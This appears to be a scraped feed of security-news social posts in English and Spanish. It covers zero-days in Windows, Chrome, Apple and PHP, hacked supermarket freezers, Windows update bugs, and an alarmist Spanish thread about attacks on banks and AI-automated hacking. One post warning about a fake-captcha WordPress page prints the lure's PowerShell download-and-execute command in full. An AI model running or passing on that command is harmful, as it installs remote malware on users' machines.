‼️ New Windows 11 Narrator Lock Screen 0-Day Allows Attackers to Bypass BitLocker Protections
Details: https://t.co/CErtsrxXsJ
A newly disclosed Windows 11 zero-day called FastUnlock lets someone with physical access bypass parts of the Windows lock screen and run code without signing in.
The flaw affects Narrator, Microsoft’s built-in screen reader, and can expose a running PC even when BitLocker is enabled. The reported bypass does not break BitLocker encryption or show that an attacker can decrypt a powered-off drive.
The researcher said it took about five minutes from finding the flaw to breaching the test machine. That figure describes one reported test, not a measured attack time across Windows devices. The researcher did not test Windows 10.
#CybersecurityNews #Windows11
Euro-Office, la alternativa europea a Microsoft Office ya está disponible para descargar gratis en versión de escritorio para Windows, macOS y Linux
https://t.co/x1vJFyINab

Página web con WordPress infectada con falso captcha
Pide introducir el comando en PowerShell o CMD
❌IRM gitlab[].com/wiktor1992/5a7-c750-4e63-a8ef-b47c51850b86/-/raw/main/322-8a5e-1c6ee27902bd | IEX
Nunca, introduzcas ningún código en el terminal de una página web para completar un captcha (comprobación robot)
‼️ Google Chrome 0-Day Vulnerability in the Wild to Execute Malicious Code Remotely
Details: https://t.co/a4GsbK5Wkr
Google has fixed a Chrome zero-day that attackers are already using. The flaw is tracked as CVE-2026-125350, and it lets a remote attacker run malicious code in the browser.
Google’s Stable channel update moves Chrome to version 157.0.8103.50/.51 for Windows and Mac and 157.0.8103.50 for Linux.
The rollout will reach users over the coming days and weeks. CVE-2026-125350 is a high-severity use-after-free bug in Chrome’s XML component. Google says it is aware that an exploit for this flaw exists in the wild.
#CybersecurityNews

🚨 ¡LA CIBERPANDEMIA YA COMENZÓ! AGENTES DE IA Y HACKERS ESTÁN ATACANDO BANCOS Y EL SISTEMA FINANCIERO 🌐💀
Lo que está sucediendo en Internet durante estas últimas semanas es una auténtica locura!!!!
Mientras los medios reportan incidentes aislados, se están acumulando ataques contra bancos, plataformas de criptomonedas, supermercados, instituciones financieras y hasta instalaciones médicas.
Y lo más preocupante es que ahora tenemos agentes de inteligencia artificial capaces de automatizar ataques a una escala que hace unos años parecía imposible.
Vean lo que está pasando en diferentes partes del mundo. 👇
🇵🇾 1. PARAGUAY
El Banco Central ordenó intervenir Ueno Bank el 3 de noviembre tras detectar una grave insuficiencia de solvencia, dejando a miles de clientes preocupados por el acceso a sus ahorros.
Aún no han explicado la razón de esta crisis bancaria. Esto demuestra lo vulnerable que puede ser nuestra dependencia de las plataformas financieras digitales.
🇫🇷 2. FRANCIA
Crédit Mutuel Arkéa sufrió un ciberataque que permitió ejecutar transferencias fraudulentas por una cantidad millonaria, los primeros reportes hablaban de 133 millones de dólares, aunque el banco asegura que la cifra real es menor y continúa investigando las pérdidas.
Algunas operaciones fueron suspendidas temporalmente mientras intentaban contener el incidente, los fondos de los clientes no resultaron afectados según la institución.
🇹🇼 3. TAIWÁN,
SinoPac Bank registró 427 transferencias fraudulentas desde 419 cuentas, con pérdidas equivalentes a aproximadamente 1.3 millones de dólares.
Lo increíble es que algunos clientes ni siquiera habían iniciado sesión cuando se realizaron las operaciones, el banco terminó reembolsando los fondos.
🇰🇷 4. COREA DEL SUR
37 instituciones financieras afectadas en aproximadamente un mes, 40 incidentes de seguridad, alrededor de 473,000 registros expuestos y cerca de 1,000 millones de wones sustraídos.
Las autoridades anunciaron revisiones de seguridad a unas 580 empresas financieras para intentar evitar nuevas intrusiones.
🇺🇸 5. ESTADOS UNIDOS
14 personas fueron acusadas en Dallas de participar en una red criminal que utilizaba SIM swapping y presunta corrupción de empleados para comprometer cuentas bancarias con más de 373 millones de dólares.
El SIM swapping consiste en secuestrar el número telefónico de una víctima para interceptar códigos de autenticación y recuperar accesos a sus cuentas.
🇯🇵 6. JAPÓN
Empresas de Yamagata perdieron más de 912 millones de yenes mediante llamadas fraudulentas que suplantaban a instituciones bancarias, un esquema de ingeniería social que terminó involucrando investigaciones internacionales.
🇮🇩 7. INDONESIA
Bank Jambi reportó un incidente que afectó a 6,609 cuentas bancarias, con movimientos fraudulentos por aproximadamente 144,820 millones de rupias.
🇧🇷 8. BRASIL
Se reportaron 99 incidentes cibernéticos financieros durante nueve meses, 68 de ellos relacionados con fraudes, una situación que está poniendo bajo presión a los sistemas de pagos y a las empresas que proporcionan servicios tecnológicos a los bancos.
🇲🇽 9. MÉXICO
La firma de ciberseguridad Straiker investigó al grupo criminal CyberCartel, que utilizó CARLIY0S, una plataforma multiagente de inteligencia artificial, para dirigir operaciones contra más de 400 objetivos financieros en América Latina.
Los investigadores encontraron miles de registros, credenciales, claves de acceso y vulnerabilidades documentadas en los sistemas investigados.
Entre los hallazgos había 43 credenciales de una fintech, incluyendo 11 claves API y 32 claves criptográficas que potencialmente permitirían abusar de servicios relacionados con SPEI.
No significa que hayan hackeado directamente el sistema central del Banco de México, pero imaginen las consecuencias de comprometer una empresa conectada a nuestra infraestructura de pagos interbancarios.
₿ 10. BINANCE
El 29 de octubre, hackers consiguieron sustraer más de 6,000 millones de dólares en criptomonedas desde billeteras calientes del exchange.
El FBI atribuyó el ataque a TraderTraitor, un grupo vinculado con Corea del Norte.
Los fondos comenzaron a moverse entre diferentes blockchains, con conversiones hacia Ethereum y posibles rutas de lavado mediante protocolos DeFi y servicios de intercambio.
El problema es que las transacciones en blockchain pueden ejecutarse en segundos y los atacantes intentan mover los activos antes de que los emisores de stablecoins o los exchanges consigan congelarlos.
🧊 PERO AQUÍ VIENE LO MÁS ATERRADOR, LOS HACKERS YA ESTÁN MANIPULANDO EQUIPOS FÍSICOS.
🇸🇪 11. SUECIA
Atacantes consiguieron modificar remotamente la configuración de refrigeradores industriales en supermercados ICA y Coop.
En uno de los establecimientos los congeladores llegaron a marcar 50 °C, provocando que grandes cantidades de alimentos tuvieran que desecharse.
🇧🇪 12. BÉLGICA
Supermercados Carrefour, Delhaize y otros establecimientos reportaron incidentes similares, con equipos de refrigeración manipulados durante la madrugada y mercancía dañada.
🇱🇺🇮🇪🇪🇪🇳🇱 13. LUXEMBURGO, IRLANDA, ESTONIA Y PAÍSES BAJOS
También se registraron incidentes contra refrigeradores comerciales conectados a sistemas de control remoto.
Estamos hablando de infraestructura OT, Operational Technology, sistemas industriales que utilizan controladores, sensores y software para administrar procesos físicos.
Cuando estos dispositivos quedan expuestos a Internet o tienen mecanismos de autenticación débiles, los atacantes pueden cambiar parámetros de funcionamiento sin entrar físicamente a las instalaciones.
Imaginen las consecuencias de un ataque de esta naturaleza contra almacenes de alimentos, cadenas de frío farmacéuticas o centros de distribución.
🩸 14. FRANCIA
El 2 de noviembre, atacantes manipularon sistemas de refrigeración utilizados por tres instalaciones del Établissement Français du Sang, organismo encargado de gestionar productos sanguíneos en Francia.
Los delincuentes intentaron elevar peligrosamente los parámetros de temperatura y descongelación de cámaras utilizadas para conservar plasma.
Afortunadamente los sistemas de monitoreo detectaron las anomalías y el personal consiguió proteger los productos antes de que fueran dañados.
No hubo pérdidas de productos sanguíneos ni afectaciones a pacientes, pero el incidente demuestra que los ataques informáticos ya pueden representar riesgos para procesos médicos que dependen de equipos conectados.
🤖 15. CIBERATAQUES AUTOMATIZADOS CON INTELIGENCIA ARTIFICIAL
Investigadores también han documentado campañas internacionales en las que grupos de hackers utilizan agentes de IA para investigar redes empresariales, identificar vulnerabilidades, recopilar credenciales y automatizar diferentes etapas de una intrusión.
Y aquí está el verdadero cambio tecnológico!!!!
Antes necesitabas equipos especializados para ejecutar determinadas operaciones a gran escala, ahora un atacante puede combinar modelos de lenguaje, herramientas de reconocimiento, scripts y agentes autónomos para multiplicar su capacidad operativa.
Esto no significa que la IA pueda hackear cualquier sistema automáticamente, pero sí está reduciendo las barreras técnicas para ejecutar ataques cada vez más complejos.
⚠️ HAGAMOS UNA REFLEXIÓN
Durante años nos preocupamos por los virus informáticos que robaban contraseñas o secuestraban archivos mediante ransomware.
Hoy los ataques pueden afectar transferencias bancarias, criptomonedas, proveedores tecnológicos, sistemas de refrigeración y equipos esenciales para la atención médica.
Ya no estamos hablando solamente de información digital, estamos hablando de sistemas informáticos capaces de controlar procesos físicos de los que depende nuestra vida cotidiana.
Imaginen una crisis en la que coincidan interrupciones bancarias, cortes eléctricos, problemas de abastecimiento y ataques contra infraestructura tecnológica.
No hace falta destruir físicamente un supermercado para provocar pérdidas de alimentos, tampoco hace falta desaparecer el dinero de una cuenta para que las personas tengan problemas si temporalmente no pueden utilizarlo.
Por eso considero que estamos entrando en una etapa que podríamos llamar ciberpandemia, no porque exista una emergencia mundial oficialmente declarada o porque todos estos incidentes estén coordinados, sino por la expansión de las amenazas digitales hacia sectores cada vez más sensibles.
🚨 Y MIENTRAS TODO ESTO SUCEDE, LA MAYORÍA DE LAS PERSONAS SIGUE DEPENDIENDO COMPLETAMENTE DE LOS SISTEMAS DIGITALES PARA COMPRAR COMIDA, RECIBIR SU SALARIO, REALIZAR TRANSFERENCIAS Y ADMINISTRAR SUS AHORROS.
Quizá sea momento de comenzar a prepararnos, reforzar nuestra seguridad digital, mantener algo de efectivo y contar con reservas básicas de alimentos y suministros para posibles interrupciones.
Porque el peligro ya no está solamente en que alguien pueda robar nuestro dinero, sino en lo que podría suceder si la tecnología que sostiene nuestra vida cotidiana deja de funcionar cuando más la necesitamos.
¿Ya estás preparado para enfrentar una Ciberpandemia?
Cuéntame en los comentarios, qué medidas estás tomando al respecto.

‼️ Hackers Hijack Swedish Supermarket Fridges and Raise Freezer Temperatures to 55°C
Details: https://t.co/2c7WZp2t2b
Hackers have reportedly targeted refrigeration systems at Swedish supermarkets, leaving stores with spoiled food after freezers reached temperatures as high as 55°C. Several ICA locations and six Coop stores were affected overnight into November 2, forcing staff to clear damaged stock and restore cooling systems.
The incidents follow similar attacks against French supermarkets in October, although no connection has been confirmed. The ICA store in Sjöbo temporarily closed after reporting temperatures around 50°C.
#CybersecurityNews
Fallo crítico de UEFI expone millones de servidores a ejecución de código pre-arranque
Se ha detectado un fallo crítico en el firmware de código abierto EDK II (CVE-2026-97631), específicamente en el controlador de arranque por red (PXE)
https://t.co/ijl0zBd8Wz
PoC público para vulnerabilidad PHP2Shell
CVE-2026-109618 CVE-2026-109619
Se recomienda cambiar los flags de PHP
↪️ session.upload_progress.enabled = Off
↪️ session.use_only_cookies = On
https://t.co/5iPaW4IAJT
¡Vulnerabilidad MUY grave de PHP!
⚠ 2 vulnerabilidades CRÍTICAS
⚠ CVE-2026-109618 y CVE-2026-109619
⚠ Gravedad 9.2/10
✨ Ejecución remota de código: Permite tomar el control del servidor sin necesidad de credenciales
✨ En principio, vulnerable cualquier web con PHP (desde PHP 5 hasta PHP 8): Wordpress, Prestashop, WooCommerce, Moodle...
✨ Sólo habrá parche para ramas PHP 8.2+
✨ Hoy, 21/10 a las 16:00🇪🇸 se publica el parche.
Esto es MUY grave. Con esta vulnerabilidad (y más ahora con la IA) es muy probable que los que no actualicen puedan ser hackeados o troyanizados en poco tiempo.
Un abrazo a todos los sysadmin, esto va a ser duro.
La actualización KB5124010 está dando problema en aplicaciones y juegos legacy que usan la codificación de audio AC-3 produciendo que se cierran inesperadamente.
Versiones afectadas de #Windows11: 24H2, 25H2 y 26H2.

🚨 Critical Apple CoreGraphics Zero-Day Vulnerability Actively Exploited in Attacks
Details: https://t.co/vi7ImgPtPF
Apple has released iOS 26.7.1 and iPadOS 26.7.1 to fix a critical zero-day vulnerability that it says may have been exploited in an extremely sophisticated attack against specifically targeted individuals.
The security issue, tracked as CVE-2026-86950, affects the CoreGraphics framework, a fundamental Apple component responsible for rendering graphics, images, and documents across iPhones and iPads.
Successful exploitation could allow attackers to execute arbitrary code on a vulnerable device by convincing a victim to process a maliciously crafted file. Apple released the updates on September 28, 2026, and urged users to install them as soon as possible.
#cybersecuritynews
Some Windows users are reporting that their PCs completely freeze after connecting to the internet.
The suspected cause is a built-in Windows task that updates Secure Boot certificates. On some older PCs with outdated UEFI firmware, the update can apparently get stuck and cause the system to freeze.
Microsoft has confirmed that Secure Boot updates can fail and keep retrying on unsupported firmware, but it hasn’t confirmed that this is causing the freezes.
For some users, disabling the task appears to stop the freezes, but that also means they won’t receive future Secure Boot updates.

⚠️ Microsoft Confirms Windows 11 Update Bug Causing Black Screens and Loading Issues
Details: https://t.co/sHFNUwiuzK
Microsoft has confirmed a Windows 11 issue that can leave users staring at a black screen after signing in, with the desktop shell failing to start automatically.
The problem emerged after installation of the August 27, 2026 non-security preview updates and later cumulative updates.
Microsoft lists the incident as “mitigated,” while engineers continue developing a permanent correction for a future Windows update.
The failure has been observed primarily on Azure Virtual Desktop hosts using FSLogix, particularly when sessions load certain existing user profiles. Affected users may authenticate but never reach a usable desktop.
#windows11
si tuviera que aprender Linux de nuevo, empezaría por acá.
Linux Journey: gratis, sin cuenta, un ejercicio por tema. Para mí va antes que Kali y antes de levantar una VM.
Dato: https://t.co/2GwzPtJGgy ahora redirige a Sigue gratis y sin…